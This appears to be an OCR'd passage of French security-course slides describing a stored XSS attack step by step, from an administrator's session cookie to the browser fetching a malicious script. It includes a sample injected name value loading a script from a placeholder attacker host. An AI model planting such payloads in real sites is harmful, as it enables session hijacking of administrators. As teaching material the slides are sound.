
- L'administrateur reçoit un jeton de session (cookie)

Smith <script src=http://bad.org/c.js> </script>




3. Côté client XSS stocké

- L'administrateur consulte la liste des inscrits




3. Côté client XSS stocké

- Le navigateur reçoit une page web contenant le XSS




3. Côté client XSS stocké

- Le navigateur télécharge un script malveillant




3. Côté client XSS stocké

- Le navigateur télécharge un script malveillant



